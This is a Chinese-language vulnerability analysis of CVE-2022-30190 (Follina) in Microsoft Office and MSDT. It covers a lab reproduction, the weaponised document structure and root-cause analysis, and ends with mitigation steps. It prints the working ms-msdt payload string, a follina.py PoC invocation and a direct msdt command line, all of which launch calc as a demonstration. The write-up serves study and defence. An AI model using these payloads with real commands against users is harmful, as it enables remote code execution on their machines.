# Microsoft Office Word MSDTJS Remote Code Execution Vulnerability

CVE-2022-30190

|  |  |
| --- | --- |
| Name\_zh | Microsoft Office Word 支持诊断工具(MSDT)远程代码执行漏洞 |
| Name\_en | Microsoft Office Word MSDTJS Remote Code Execution Vulnerability |
| CVE | CVE-2022-30190 |
| CVSS评分 | 7.8 |
| 威胁等级 | High |
| CNNVD | ---- |
| 其他id | ---- |
| 受影响软件 | Microsoft Office Word |

简介

攻击者可利用恶意 Office 文件中的远程模板功能从远程网络服务器获取恶意 HTML 文件，通过微软支持诊断工具（Microsoft Support Diagnostic Tool，MSDT）执行恶意 PowerShell 代码。该漏洞在宏被禁用的情况下，仍然可以调用 MSDT 执行恶意代码。并且当恶意文件另存为 RTF 格式时，还可以通过 Windows 资源管理器中的预览窗格触发此漏洞的调用，无需执行也可以在目标机器上执行任意代码。

The attacker can use the remote template function in the malicious office file to obtain the malicious HTML file from the remote network server and execute the malicious PowerShell code through the Microsoft support diagnostic tool (MSDT). This vulnerability can still call MSDT to execute malicious code when macros are disabled. When the malicious file is saved in RTF format, the call of this vulnerability can also be triggered through the preview pane in Windows Explorer, and arbitrary code can be executed on the target machine without execution.

漏洞影响

Microsoft Office 2013 Service Pack 1 (64-bit edition)Microsoft Office 2013 Service Pack 1 (32-bit edition)Microsoft Office 2016 (64-bit edition)Microsoft Office 2016 (32-bit edition)Microsoft Office LTSC 2021 for 32-bit editionMicrosoft Office LTSC 2021 for 64-bit edition

漏洞复现

实验环境

准备两台虚拟机

kali.2020 192.168.160.128


Windows 10 192.168.160.1

Microsoft Office 2016

Word使用版本如下



大体是恶意的Word文档，使用远程模板功能，以从一个远程服务器获取HTML文件。HTML代码然后使用微软的MS-MSDT URI协议执行PowerShell代码



核心：location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT\_RebrowseForFile=? IT\_LaunchMethod=ContextMenu IT\_BrowseForFile=/../../$(\\windows\\system32\\calc)/.exe\"";

使用poc运行


python .\follina.py -t docx -m binary -b calc.exe

Generated 'clickme.docx' in current directory


Generated 'exploit.html' in 'www' directory

Serving payload on http://localhost:80/exploit.html


然后浏览器打开：http://localhost:80/exploit.html 出现：




点击打开，最后弹出calc.exe进程



在word中启动好服务后再点击我们的doc文件即可触发漏洞 采集到的运行截图如下




当然，还有一种最简单的复现方法，就是命令行直接执行：msdt ms-msdt:/id PCWDiagnostic /skip force /param "IT\_RebrowseForFile=? IT\_LaunchMethod=ContextMenu IT\_BrowseForFile=/../../$(calc)/.exe"




漏洞分析


在poc中可知主要就是两处，一处是改word的word/\_rels目录下新添加一个document.xml.rels文件，里面是一个windows.location.href加载远程连接



远程html中放着ms-msdt:/协议写的HTML



最后将文件压缩打包成docx。




分析word的目录结构，了解到Word/document.xml 是文件的内容

[Content\_Types].xml存储的是part名称和类型

每一个part是一个xml，part如果引用外部文件就需要在当前目录下创建一个\_rels文件夹，下面存放外部引用的rels文件，poc中就是用了document.xml的外部引用

如果想要文件内容是自定义的，即自创建模板，可以修改document.xml

然后对应的xxx.xml.rels文件中添加外部引用的一行，注意rid对应



漏洞的原有是因为:

ms-msdt:// 伪协议过程里最终由于PowerShell.AddScript()导致的PS代码注入漏洞导致的，漏洞原型可以理解为：

PowerShell powerShellCommand = PowerShell.Create();

powerShellCommand.AddScript("ls -test $(iex('mspaint.exe'))");

var result = powerShellCommand.Invoke();

**WTP框架**

WTP的底层构成

WTP由两个进程组成，Process1 是带UI 的 Troubleshooting Run-time Engine，Process2 用于提供 Windows PowerShell Runtime 环境

Process2 提供的 PowerShell 运行时环境提供了4条特殊的 PowerShell 命令：Get-DiagInput, Update-DiagReport, Update-DiagRootCause, Write-DiagProgress

**工作原理为**

简单来说，Process1（Troubleshooting Run-time Engine）通过故障排除包检测问题，查出问题交给Process2 （PowerShell ）去处理。

Process1 就是 msdt.exe ，Process2 则是 sdiagnhost.exe。

sdiagnhost.exe 为了给msdt.exe 提供运行脚本的能力，注册了IScriptedDiagnosticHost com接口，相应的com方法就是：RunScript()。

故障排除包的设计基于三个步骤：检测问题（troubleshooting）、解决问题（resolution）和验证解决方案（verification），对应 TS\_、RS\_、VF\_ 三种脚本。

故障排除包是用户可编程部分

**漏洞形成原因**

WTP 还提供了一系列的默认故障排除包，可以在 ms-msdt 协议里通过 -id 参数指定。

本次漏洞中所使用的 PCWDiagnostic 就是其中之一，用于程序兼容性的故障排除。

从 Word 等调用应用程序使用 URL 协议调用 MSDT,触发漏洞

漏洞触发的路径有msdt.exe – > sdiagnhost.exe->TS\_ProgramCompatibilityWizard.ps1 来调用。

修复建议

禁用MSDT URL协议

以管理员身份运行命令提示符

备份注册表项后，执行命令：reg export HKEY\_CLASSES\_ROOT\ms-msdt filename

再执行命令：reg delete HKEY\_CLASSES\_ROOT\ms-msdt /f

6月14日发布了windows对此漏洞的更新，对于windows8.1以下版本的系统，将通过KB5015805更新进行补丁，而windows10以上的系统则通过7月累积更新进行补丁